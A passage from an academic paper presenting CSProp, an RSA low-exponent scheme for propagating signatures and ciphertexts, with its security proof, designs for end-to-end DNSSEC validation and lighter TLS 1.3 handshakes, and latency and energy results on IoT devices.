$$(\mathsf{vk}, \mathsf{vk}', \mathsf{sk}) = \big((N,e),(N,e_{\mathsf{low}}),(N,d)\big).$$

- $\mathsf{Sign}(\mathsf{M}, \mathsf{sk}, \mathsf{vk})$ computes $h = \mathsf{H}(\mathsf{M}, \mathsf{vk})$, and outputs $\sigma = h^d \pmod{N}$.
- $\mathsf{Verify}(\mathsf{M}, \mathsf{vk}, \sigma)$ computes $h = \mathsf{H}(\mathsf{M}, \mathsf{vk})$ and outputs 1 if $\sigma^e = h \pmod{N}$, 0 otherwise.
- $\mathsf{Prop}(\mathsf{M}, \mathsf{vk}, \mathsf{vk}', \sigma)$ outputs $\sigma' = \sigma^{e/e_{\mathsf{low}}} \pmod{N}$.
- $\mathsf{VerifyProp}(\mathsf{M}, \mathsf{vk}, \mathsf{vk}', \sigma')$ computes $h = \mathsf{H}(\mathsf{M}, \mathsf{vk})$ and outputs 1 if $(\sigma')^{e_{\mathsf{low}}} = h \pmod{N}$, 0 otherwise.

Theorem. Let $R = |e|/|e_{\mathsf{low}}|$, where $|e|$ and $|e_{\mathsf{low}}|$ are the bit-lengths of e and e_{low}, respectively. Then,

$$(\mathsf{KeyGen}, \mathsf{Sign}, \mathsf{Verify}, \mathsf{Prop}, \mathsf{VerifyProp})$$

is a $\mathcal{P}-$to$-\mathcal{P}'$ signature propagation scheme with rate R, in the random oracle model [20]. The random oracle is a standard strong assumption on perfectly random hash functions supporting the collision resistance property, which we inherit from the use of RSA. Such hash functions require that for every unique input the function generates a unique output chosen with equal probability from the output domain.

3.2.2 Propagating RSA Ciphertexts

We instantiate a $\mathcal{P}'-$to$-\mathcal{P}$ ciphertext propagation scheme, where $\mathcal{P}'$ ($\mathcal{P}$) correspond to the RSA problem with low-public exponent and standard RSA respectively.

- The $\mathsf{KeyGen}(1^n)$ algorithm is the same as for signature propagation. Output: $(\mathsf{pk}, \mathsf{pk}', \mathsf{sk}) = \big((N,e),(N,e_{\mathsf{low}}),(N,d)\big)$.
- The Enc and Dec algorithms are RSA encryption and decryption with low public exponent:
  - $\mathsf{Enc}(\mathsf{M}, \mathsf{pk}')$ outputs $\mathsf{C} = \overline{\mathsf{M}}^{e_{\mathsf{low}}} \pmod{N}$, where $\overline{\mathsf{M}}$ denotes a padded version of M.
  - $\mathsf{Dec}(C, \mathsf{sk})$ computes $\overline{\mathsf{M}} = \mathsf{C}^{de/e_{\mathsf{low}}} \pmod{N}$, and recovers M from $\overline{\mathsf{M}}$.
- $\mathsf{Prop}(\mathsf{C}, \mathsf{pk}, \mathsf{pk}')$ outputs $\mathsf{C}' = \mathsf{C}^{e/e_{\mathsf{low}}} \pmod{N}$.
- $\mathsf{DecProp}(\mathsf{C}', \mathsf{sk})$ computes $\overline{\mathsf{M}} = (\mathsf{C}')^d \pmod{N}$, and recovers M from $\overline{\mathsf{M}}$.

3.2.3 How to choose e_{low}

Choosing the value of e_{low} is an implementation issue that can either be standardized or can be chosen by the origin server. In both cases, the lowest possible exponent recommended is $\mathsf{e} = 3$ [26], but $e = 5$, $e = 17$, and $e = 2^{16} + 1 = 65,537$ are also common. For example, RFC3110 [45] recommends choosing $e = 3$ in order to optimize signature verification in DNSSEC, and Ferguson and Schneier [49] suggest using $e = 3$ for signatures and $e = 5$ for encryption. As discussed in Section 2.2, the security of σ' and C' depends on the RSA assumption with low public exponent which is a widely studied hardness assumption. The consensus in the community is that RSA with low public exponent is a stronger assumption than plain RSA (since any algorithm which breaks RSA would also presumably break RSA with low public exponent). However, RSA with low public exponent is a commonly used assumption. There is no currently known method to break RSA with low public exponent, such a method would be a major breakthrough.

3.3 Security Proof

In this section, we present the security proof of the $\mathcal{P}-$to$-\mathcal{P}'$ signature propagation scheme under the RSA-based instantiation. We omit the security proof for ciphertext propagation since it is analogous. We first prove that the existential unforgeability property of $(\mathsf{KeyGen}, \mathsf{Sign}, \mathsf{Verify})$ holds, which implies security with respect to signatures. We also discuss the security of the scheme relative to attacks on low public exponents. Finally, using cryptographic game theory, we show that the security of the signature propagation game depends on the security of the standard RSA game only (i.e., CSProp is secure if RSA is secure). Note that the proof is also applied to the instantiation of $\mathcal{P}-$to$-\mathcal{P}'$ ciphertext propagation scheme using RSA.

Proof. Correctness follows from verifying the equation:

$$\big((h^d)^{e/e_{\mathsf{low}}}\big)^{e_{\mathsf{low}}} = (h^{d \cdot (e/e_{\mathsf{low}}) \cdot e_{\mathsf{low}}} = h^{d \cdot e} = h \pmod{N}$$

using $d \cdot e = 1 \pmod{\phi(N)}$. The subroutines Verify and VerifyProp are dominated by computing $e-$th and $e_{\mathsf{low}}-$th powers mod N, which require executing the "square mod N" function $O(|e|)$ and $O(|e_{\mathsf{low}}|)$ times, respectively; thus, the efficiency property holds. Note that $(\mathsf{KeyGen}, \mathsf{Sign}, \mathsf{Verify})$ is the standard RSA signature scheme, except that the exponent e is chosen randomly subject to the condition that $e_{\mathsf{low}} | e$.

This event naturally occurs with probability roughly $1/e_{\mathsf{low}}$ in the plain RSA scheme, and so existential unforgeability of $(\mathsf{KeyGen}, \mathsf{Sign}, \mathsf{Verify})$ holds since the standard RSA problem is hard [26].

Similarly, attacks on RSA with low public exponent do not apply to our propagation scheme. In particular, because the strength of $\mathsf{VerifyProp}(\mathsf{M}, \mathsf{vk}, \mathsf{vk}', \sigma')$ holds depending on the hardness of the standard RSA signature verification procedure: $\mathsf{Verify}(\mathsf{M}, \mathsf{vk}, \sigma)$ the attacks do not apply to CSProp. In other words, the original signature σ is verified using both exponents e/e_{low} and e_{low}, and so $\mathsf{VerifyProp}(\mathsf{M}, \mathsf{vk}, \mathsf{vk}', \sigma')$ holds *iff* σ' is generated using the propagation procedure: $\mathsf{Prop}(\mathsf{M}, \mathsf{vk}, \mathsf{vk}', \sigma)$. Technically, this means that a malicious proxy that attempts to forge a propagated signature fails by the construction of VerifyProp (Section 3.2) assuming the standard RSA problem to solve subroutine Verify is hard. Note that the proof of security also applies to the RSA ciphertext propagation scheme. Thus, a malicious proxy can cause denial of service but cannot forge a signature on falsified or incorrect data. We elaborate on this case to show how to use an adversary who wins the signature propagation game to solve the RSA problem with public exponent e_{low}, implying the impossibility of this attack provided RSA is secure. The security proof is as follows:

So suppose $\mathcal{A}$ is an efficient adversary who wins the signature propagation game with probability $\varepsilon > 0$. We design another adversary $\mathcal{A}'$ which, given (N, e_{low}) and a random $h^* \pmod N$, outputs $(h^*)^{d_{\mathsf{low}}} \pmod N$ also with probability ε, where d_{low} is such that $d_{\mathsf{low}} \cdot e_{\mathsf{low}} = 1 \pmod{\phi(N)}$. $\mathcal{A}'$ works as follows:

- Upon receiving $(N, e_{\mathsf{low}}, h^*)$, $\mathcal{A}'$ chooses a large random integer e' and sends (N, e, e_{low}) to $\mathcal{A}$ where $e = e_{\mathsf{low}} \cdot e'$.
- Instantiate Q, a set of queries of $\mathcal{A}$ to $Q = \{\ \}$. Each time $\mathcal{A}'$ queries a signature of a message M do:
  - check if M has been asked by $\mathcal{A}$; if so return σ to $\mathcal{A}'$ where (M, σ) is the pair appearing in Q;
  - otherwise, choose a random number $\sigma \pmod N$ and return σ to $\mathcal{A}'$;
  - add (M, σ) to Q;
  - set $h = \sigma^e \pmod N$ and program the input/output pair $\big((\mathsf{M}, N, e), h\big)$ into H, so that if $\mathsf{H}(\mathsf{M}, N, e)$ is computed again at any point in the experiment, h will be returned.
- Finally, when $\mathcal{A}$ is ready to return its forgery of the message M^*, $\mathcal{A}'$ works as follows:
  - if M^* appears as the first coordinate of some pair in Q, $\mathcal{A}'$ aborts giving no output;
  - otherwise, when $\mathcal{A}$ queries H on the input (M^*, N, e), $\mathcal{A}'$ returns h^*;
  - finally $\mathcal{A}$ sends (M^*, σ^*), $\mathcal{A}'$ outputs σ^* and halts.

Notice that $\mathcal{A}'$ answers the queries of $\mathcal{A}$ correctly because $\sigma^e = \mathsf{H}(\mathsf{M}, N, e)$ holds for them all. Furthermore, if h^* is a random number $(\mathrm{mod}\ N)$ then the response to $\mathcal{A}$'s hash query $\mathsf{H}(\mathsf{M}^*, N, e)$ is uniformly distributed. These two observations mean that $\mathcal{A}'$ properly simulates the signature propagation game for $\mathcal{A}$, and so by assumption, $\mathcal{A}$ wins this game with probability ε. Finally, note that whenever $\mathcal{A}$ wins the signature propagation game, $(\sigma^*)^{e_{\mathsf{low}}} = h^* \pmod N$ holds, which implies $\sigma^* = (h^*)^{d_{\mathsf{low}}} \pmod N$, and so $\mathcal{A}'$ breaks low public exponent RSA. ■

4 Applications of CSProp

We illustrate the use and advantages of CSProp on two important Internet protocols: DNSSEC and TLS, which are core protocols with respect to securely connecting end devices to the Internet. Both DNSSEC and TLS are used extensively to provide integrity, confidentiality, and/or authentication for critical data. Such operations are computationally expensive, for instance, Miranda *et al.* [78] analyzes the energy consumption of the Transport Layer Security (TLS) protocol transactions on a mobile device and found that more than 60% of total energy is consumed by TLS overhead. Often real-world configurations force end devices to rely on third parties (*e.g.,* DNS resolver and default gateway) to perform cryptographic functionality such as decryption or verification on their behalf. Although such a setup reduces the requirement on the energy-constrained end devices, it compromises security: if the third party is compromised or spoofed, the end devices are completely compromised. Moreover, the last hop between the third party and the end devices becomes vulnerable to attacks (e.g., a recent client-side attack on DNS bypasses DNSSEC [9]). In this section, we show how we can use CSProp to extend DNSSEC and TLS verification to the end devices, providing security with acceptable overhead.

4.1 CSProp over DNSSEC

The Domain Name System (DNS) is an essential networking protocol. It is responsible for mapping Fully Qualified Domain Names (FQDNs) to their corresponding IP addresses. To defeat certain DNS attacks (*e.g.,* cache poisoning [63] and amplification [1] attacks), DNS SECurity Extension (DNSSEC) [13] is proposed as a form of cryptographic defense to authenticate DNS responses with digital signatures. DNSSEC is standardized by the Internet Engineering Task Force (IETF). Without DNSSEC, DNS becomes vulnerable to different classes of attacks where an attacker attempts to provide false responses to queries [63]. DNSSEC operates by adding cryptographic signatures to existing DNS records to prove that they are legitimate responses from trusted servers. Specifically, these signatures provide DNS clients origin authentication and integrity of data (but not confidentiality). Typically, verification of the signatures is implemented by resolvers, rather than the end devices themselves, to reduce the overhead on the

Table 2: DNSSEC Algorithm Use Statistics

Algorithm		# of DS records Signed	
Code	*Name*	*TLDs*	*Alexa*
3	DSA/SHA1	0	7
5	RSA/SHA-1	163	1305
7	RSASHA1-NSEC3-SHA1	539	5669
8	RSA/SHA-256	2157	10962
10	RSA/SHA-512	37	758
12	ECC-GOST	0	3
13	ECDSAP256SHA256	5	6017
14	ECDSAP384SHA384	0	202

end devices. When an end device performs a DNS query, it sends the query to its resolver. If the data is not present in the resolver's DNS cache, the resolver starts the resolution process by traversing the DNS hierarchy from the root server and down to the corresponding authoritative name server.

Unfortunately, to shield the end devices from these expensive operations, this design leaves opportunities for attackers on the last hop between the resolver and the end device. For example, a resolver that is compromised can arbitrarily falsify information. Moreover, an attacker can spoof the resolver or otherwise inject responses to attack the end devices [9].

Without end-to-end authentication, DNS security cannot be guaranteed. A trivial solution is to ask the end devices to carry out the authentication, but this requires multiple expensive cryptographic operations as discussed in the next section. To secure DNS against attacks [9] we use CSProp to provide low overhead end-to-end DNSSEC validation.

4.1.1 DNSSEC Signing Algorithm

There has been no standardization of a specific zone signing algorithm. The usable algorithms usually appear in DNSKEY, RRSIG, and DS RRsets [14, 58, 85, 97]. In practice, root servers always use **Algorithm 8** (which is RSA/SHA256) [85]. However, to the best of our knowledge, there is no documentation of the algorithm used to sign the zones of TLDs and authoritative name servers. For that, we conducted a measurement study to analyze the DS records of the TLDs by examining the root DNS zone[2]. Similarly, we conducted the measurement study on the top 1 million sites based on Alexa Traffic Rank[3]. As shown in Table 2, we confirm the findings in [85] that **Algorithm 8** is indeed the most widely used algorithm in DNSSEC. Our CSProp protocol supports this algorithm, making it straightforward to deply within the current ecosystem.

4.1.2 Design of DNSSEC with CSProp

DNSSEC using CSProp provides efficient *end-to-end* authentication from the origin server to the end device. CSProp provides signature validation over the entire chain of trust of DNSSEC. The design is illustrated in Figure 2. The components in red represent additions for CSProp. Moreover, in this figure, the end device takes charge of the authentication, whereas in a conventional implementation, the verification traffic is initiated by the resolver. We assume the records are not present at the resolver's cache. We explain the steps in detail as follows:

After the DNS resolution process is completed and before the legitimate response of the requested query (*e.g.,* A record of `www.example.com`) is forwarded to the end device, in step ❶ the DNS resolver receives an RRset of type A along with the corresponding RRSIG record from the authoritative name server (*Auth*). To compute the partial validated signature (RRSIG′) of the above RRsetDNSKEY, the resolver needs the DNSKEY record of $Auth_{\mathsf{ZSK}}$ and sends a query to *Auth* as shown in ❷. In step ❸, *Auth* responds back and sends both $\mathsf{RRsetDNSKEY}_{Auth}$ and the corresponding $\mathsf{RRSIG}_{\mathsf{RRsetA}_{Auth}}$. In step ❹, the resolver computes $(\mathsf{RRSIG}_{\mathsf{RRsetA}_{Auth}})'$ using vk and vk′ of $Auth_{\mathsf{ZSK}}$ and $(\mathsf{RRSIG}_{\mathsf{RRsetDNSKEY}_{Auth}})'$ using vk and vk′ of $Auth_{\mathsf{KSK}}$ and forwards them to the end device along with RRsetA and $\mathsf{RRsetDNSKEY}_{Auth}$. The end device completes the validation process of $(\mathsf{RRSIG}_{\mathsf{RRsetA}_{Auth}})'$ and $(\mathsf{RRSIG}_{\mathsf{RRsetDNSKEY}_{Auth}})'$ using vk′ of $Auth_{\mathsf{ZSK}}$ and $Auth_{\mathsf{KSK}}$, respectively. Then, the end device needs to verify the RRSIG of the DNSKEY record of $Auth_{\mathsf{KSK}}$. As shown in step ❺, it sends a query to the resolver and requests $\mathsf{RRsetDS}_{Auth}$. In step ❻, the resolver forwards the query to the `.com` *TLD* server which responds with $\mathsf{RRsetDS}_{Auth}$ and $\mathsf{RRSIG}_{\mathsf{RRsetDS}_{Auth}}$ as shown in step ❼. To partially verify $\mathsf{RRSIG}_{\mathsf{RRsetDS}_{Auth}}$, the resolver in step ❽ sends a query to the `.com` *TLD* server for the *TLD*'s DNSKEY records. Then, the *TLD* server responds in step ❾ with $\mathsf{RRsetDNSKEY}_{TLD}$ and $\mathsf{RRSIG}_{\mathsf{RRsetDNSKEY}_{TLD}}$.

As in step ❸, the resolver computes in step ❿ $(\mathsf{RRSIG}_{\mathsf{RRsetDS}_{Auth}})'$ using vk and vk′ of TLD_{ZSK} and $(\mathsf{RRSIG}_{\mathsf{RRsetDNSKEY}_{TLD}})'$ using vk and vk′ of TLD_{KSK} and forwards the partial verified RRSIGs to the end device along with $\mathsf{RRsetDS}_{Auth}$ and $\mathsf{RRsetDNSKEY}_{TLD}$. Steps ⓫-⓰ are similar to steps ❺-❿ to verify $\mathsf{RRsetDS}_{TLD}$ and $\mathsf{RRsetDNSKEY}_{Root}$. Finally, the end device compares the $\mathsf{DNSKEY}_{Root_{\mathsf{KSK}}}$ record with the publicly available version, and this completes the DNSSEC validation process.

The ability to establish trust between child and parent zones is an integral part of DNSSEC. We cannot trust any of the DNS records if part of the chain is broken. CSProp over DNSSEC provides complete *end-to-end* protection and secures DNS records from being altered by MitM attackers. Furthermore, the steps of the protocol, and the number of packets exchanged between the parties is the same as in regular DNSSEC with changes isolated to the last hop between the DNS resolver and the end device (in addition to the choice of the public key). These properties make it practical to deploy the design.

[2]The dataset is available online at: https://www.internic.net/domain/root.zone and managed by the Internet Corporation for Assigned Names and Numbers (ICANN)

[3]Alexa Top Sites (ATS) web service: https://aws.amazon.com/alexa-top-sites/




Figure 2: CSProp over DNSSEC — Design




Figure 3: CSProp over TLS — Design

4.2 Optimizing TLS handshakes with CSProp

In the second application, we consider using CSProp to optimize the operation of TLS. The underlying security of TLS protocol relies on the implementation of the cryptographic algorithms during the handshake phase. The cryptographic algorithms provide authentication and integrity between the communicating entities (*i.e.,* in our case, the web server and the end device). To offer these security services, the end device has to handle complex cryptographic operations for validation which are computationally expensive. By using CSProp, we can substantially reduce the computational cost incurred by the handshake phase without compromising security.

TLS is a core security protocol on the Internet and has undergone several revisions over the years to address security and performance flaws specifically in the handshake protocol [83]. We design CSProp to work with TLS 1.3, which is the latest version improving both the performance and security of TLS 1.2. Authenticating the communicating parties to each other is typically done by validating their PKI certificates. The most commonly used certificate is X.509 which is based on the RSA cryptosystem [10]. In common cases, only the web server needs to be authenticated by the client (unless client authentication is required by the server).

CSProp can help reduce the computation cost needed for TLS on the end device by *securely offloading* a considerable part of the encryption and validation processes to the default gateway. Initially, the communication is between the web server and the end device; however, the default gateway is present in typical scenarios of constrained environments (*e.g.,* IoT environment) as shown in Figure 3. The protocol is described in detail as follows:

In step ❶, the end device commences the handshake and sends the "Client Hello" message followed by the cipher suite, key agreement and key share messages to the default gateway in which the latter forwards the messages to the designated web server. In reply, the web server sends in step ❷ the "Server Hello" message comprised of the chosen key agreement, server's X.509 certificate and its associated signature σ, and the server's key share associated with the "Server Finished" message. Then in step ❸, the default gateway forwards all messages received in step 2 to the end device — with one significant change. It substitutes σ with σ' which is the partial verified signature of the server's certificate and σ' is computed using vk and vk'. Now, the end device partially verifies σ' using vk' as shown in step ❹. In step ❺, the end device generates the pre-master secret key K using the web server's key share. K is encrypted using pk' to generate the partial ciphertext C'. The end device sends C', the cipher suite change (if it is applicable) along with the "Client Finished" message to the default gateway. Finally in step ❻, the default gateway completely encrypts K using pk and pk' and forwards messages received in step 5 to the web server along with the full ciphertext C. Upon receiving the messages, the web server using its secret key sk decrypts C to retrieve K, and this concludes the handshake. From here on, all the messages are securely exchanged between the entities.

Similar to CSProp over DNSSEC, CSProp over TLS does not require any additional messages to be exchanged between the three parties that are involved in the handshake phase. This ensures a zero-round trip handshake as in TLS 1.3.

4.3 Propagator Deployment in Practice

CSProp is a general mechanism that can be incorporated within systems with different network and protocol dependent choices for the propagators. For example, it may make sense to have a local uplink router (*e.g.,* a wireless router in a home network or a wireless LAN setting, or a service node on a

Table 3: Experimental Setup and Platforms.

Device	Model	Role	Processor (CPU)	CPU Clock (GHz)	RAM	Cores
Dell	XPS 8700	Origin Server	Intel(R) Core(TM) i7-4790	3.6	16GB	4
Sony VAIO	VPCEA390X	DNS resolver/Default gateway	Intel(R) Core(TM) i5	2.53	8GB	2
Microsoft Surface	Pro 6	End device	Intel(R) Core(TM) i7-8650U	1.9	16GB	4
Raspberry Pi	Zero W	End device (IoT)	ARM11 Broadcom	1	512MB	1
	3 Model B	End device (IoT)	Arm Cortex-A53 (ARMv8)	1.2	1GB	4
	3 Model B+	End device (IoT)	Cortex-A53 (ARMv8)	1.4	1GB	4




Figure 4: Testbed Architecture Configurations

Radio Access Network in a cellular network setting) serve as a propagator. For more ad hoc network settings, connected nodes or those with larger batteries may serve as propagators, perhaps discoverable using Service Discovery Protocols (e.g., SDP) [71], or reachable using anycast operations [6]. Critically, a man in the middle can only attempt denial of service since any illegal propagation will cause failure of signature verification.

The stateless property of our propagator means that we have the flexibility of changing propagators (*e.g.,* different access points in a wireless LAN as a device moves [61, 65], different road side units [93], or different cluster heads in a sensor network setting [69, 77]). We agree that in a true peer-to-peer setting incentives are a difficult problem to solve especially in the presence of freeloading and Sybil attacks [44].

Key generation distribution for CSProp are similar to their traditional counterparts for PKC ciphers such as RSA. We added an additional field in the exchange packet to include e_{low}, with negligible effect on the packet size.

5 Evaluation

In this section, we experimentally assess the effectiveness of CSProp over DNSSEC and TLS. We compare the protocols under realistic settings and with respect to a number of end devices representative of IoT and embedded devices. We also compare CSProp with ECC cipher suite. We also present a measurement study on a home IoT camera demonstrating the prevelance of operations that use public keys and that can benefit from CSProp.

5.1 Experimental Setup

We evaluate CSProp on four end devices: (1) Microsoft Surface Pro 6; (2) Raspberry Pi Zero W; (3) Raspberry Pi 3 Model B; and (4) Raspberry Pi 3 Model B+ as shown in Table 3. These devices provide a range of embedded/mobile platforms typical of those used in constrained environments [86]. All three Raspberry Pi devices run Raspbian operating system, while Surface Pro 6 runs Windows 10 Home edition operating system. We also evaluate CSProp as a primitive on the Arduino MKR WiFi 1010 [5] as a respresentative of a true constrained IoT device [76]. It uses a 32-bit low power ARM MCU processor (SAMD21) with a clock speed of 48 MHz, 32 KB of SRAM, and 256 KB of flash memory. The hardware acceleration engine for cryptographic algorithms supports the hashing algorithm SHA-256 which we use in our prototype.

We implemented CSProp over DNSSEC and TLS, based on the security library, dnsjava[4], and Bouncy Castle [72], which is a widely used library for cryptography. The dnsjava library is an implementation of DNS in Java and is used by a number of major android applications, such as Netflix, Skype, Samsung Email, and Dailyhunt [42]. For programming the Arduino platform, we use the Arduino-IDE [12] release/v1.8.12, which is the official development framework for Arduino devices. The Arduino prototype is implemented based on the Cryptographic-Protocols-Arduino-and-PC [34] library which has been used by previous work to measure the performance of RSA on IoT devices [66, 90]. We use an Arris router [15] as the gateway communication device. The desktop machines and the Raspberry pis, except Raspberry Pi Zero W, are connected using 1Gbps Ethernet, while the Arduino and the Raspberry Pi Zero W use WiFi.

To measure energy consumption, we use the Watts Up? Pro AC meter [80]. This power meter supports several displays, computer software, and PC interfaces. Its data logger function records all data into non-volatile memory, which we collect to measure the consumed power.

We use a desktop machine running Ubuntu 16.04.6 LTS operating system as an origin server (*i.e.,* DNS servers in DNSSEC, web servers in TLS, and default gateway in IoT environments). For reasons of backward compatibility with middleboxes, we use the recommended key size of 2048-bit and hashing algorithm SHA-256 [68, 83]. We do not consider key and distribution issues which can be difficult at scale. We assume that RSA keys are generated by the origin server and not the end device. We consider the problem of vulnerable keys that are generated by resource-constrained devices [55] to be an orthogonal problem. Our propagator is a desktop machine running Windows 10. Figure 4 shows the main components of the testbed.

We compare CSProp with traditional implementations of DNSSEC validation, TLS handshakes, and RSA public-key operations. We also compare CSProp with current real-world configurations where the public exponent is $2^{16}+1 = 65537$.

5.2 CSProp over DNSSEC

In this section, we show measurement results of CSProp over DNSSEC based on two metrics: (1) Latency; and (2) Energy consumption. We configure a private network (simulating the topology in Figure 1a) to represent the DNS hierarchy. More precisely, we configure the *Root* (.), the *TLD* (`.com`),

[4] Available at: http://www.xbill.org/dnsjava/




Figure 5: CSProp over DNSSEC — Latency




Figure 6: CSProp over DNSSEC — Energy Consumption

and the *Auth* (`example`) name servers internally in the origin server. We use `www.example.com` as the target domain name in our experiments. In addition, the $\text{DNSKEY}_{Root_{\text{KSK}}}$ record (*i.e.,* the trust anchor) is pre-installed at the DNS resolver and all four end devices used in the prototype. To optimize DNSSEC resolution process, the DNS resolver supports the caching property.

We performed the measurements when caching is enabled and disabled at the DNS resolver to get an insight of the impact of caching on the protocol (each experiment is repeated 10 times to bound confidence intervals).

Figure 5 shows a break down of the latency incurred by CSProp over DNSSEC. The latency is broken down into the time consumed by end devices and by the network. The latter time includes: (1) the network overhead caused by sending and receiving packets between the communicated parties; and (2) the time required by the DNS resolver to compute the propagated signature. The results show a significant reduction in latency compared to traditional DNSSEC validation, with a minor impact on latency when the cache is disabled at the DNS resolver. Additionally, we see how device specifications affect performance. For example, in case $e = 65463$ and cache is disabled, we find that CSProp reduces latency by $91x$, $21x$, $35x$, and $10x$ on Raspberry Pi Zero W, Raspberry Pi 3 Model B, Raspberry Pi 3 Model B+, and Surface Pro 6, respectively, compared to traditional DNSSEC validation. Note that the reductions are approximately the same when DNS cache is enabled. We also compared CSProp with current DNSSEC implementations where the used public exponent is 65537. CSProp outperforms this setting, reducing latency by $78x$ on Raspberry Pi Zero compared to conventional DNSSEC when $e = 65537$. The results are marginally better than those when $e = 65463$ in the case of traditional DNSSEC validation, since 65537 is a Fermat number ($2^n + 1$ primes). Fermat numbers are recommended [85] since only the first and last bits of their binary representation are ones (100...001) which minimizes computation cost. Figure 6 shows a significant reduction in energy consumption when CSProp is used; energy is reduced by $53x$, $10x$, $9x$, and $4x$ on Raspberry Pi Zero W, Raspberry Pi 3 Model B, Raspberry Pi 3 Model B+, and Surface Pro 6, respectively.

5.3 CSProp over TLS

Similar to the setup phase with DNSSEC, we configure a private network (with the topology in Figure 1b) where the origin server is a destination web server.We use TLS 1.3 for the handshake phase. The web server's certificate is of type X.509 and is signed by a root CA which its certificate is already pre-installed at the default gateway and end devices. The pre-master secret key (K) is generated using the Advanced Encryption Standard (AES) algorithm as recommended in [83] with 128-bit as the key size.

The latency of the TLS operations are shown in Figure 7. We show the latency incurred by CSProp over TLS but based on the handshake messages: "Client Hello", "Server Hello", and "Client Finished". We use this approach to clearly understand the advantage of our protocol over the existing implementations; specifically when $e = 65537$. CSProp provides $8x$, $4x$, $3x$, and $2x$ reductions in latency (vs. traditional TLS handshake) on Raspberry pi Zero W, Raspberry Pi 3 Model B, Raspberry Pi 3 Model B+, and Surface Pro 6, respectively. We note that these numbers are the full handshake numbers, including the network delays (which are not helped by CSProp).

For energy consumption measurements, we measured the rate at which power is being used at a specific moment in watts (as shown in Figure 8). We found that CSProp, on average, reduces the consumed energy by a factor of $8x$, $3x$, $3x$, and $2x$ on Raspberry Pi Zero W, Raspberry Pi 3 Model B, Raspberry Pi 3 Model B+, and Surface Pro 6, respectively.




Figure 7: CSProp over TLS — Latency




Figure 8: CSProp over TLS — Energy Consumption

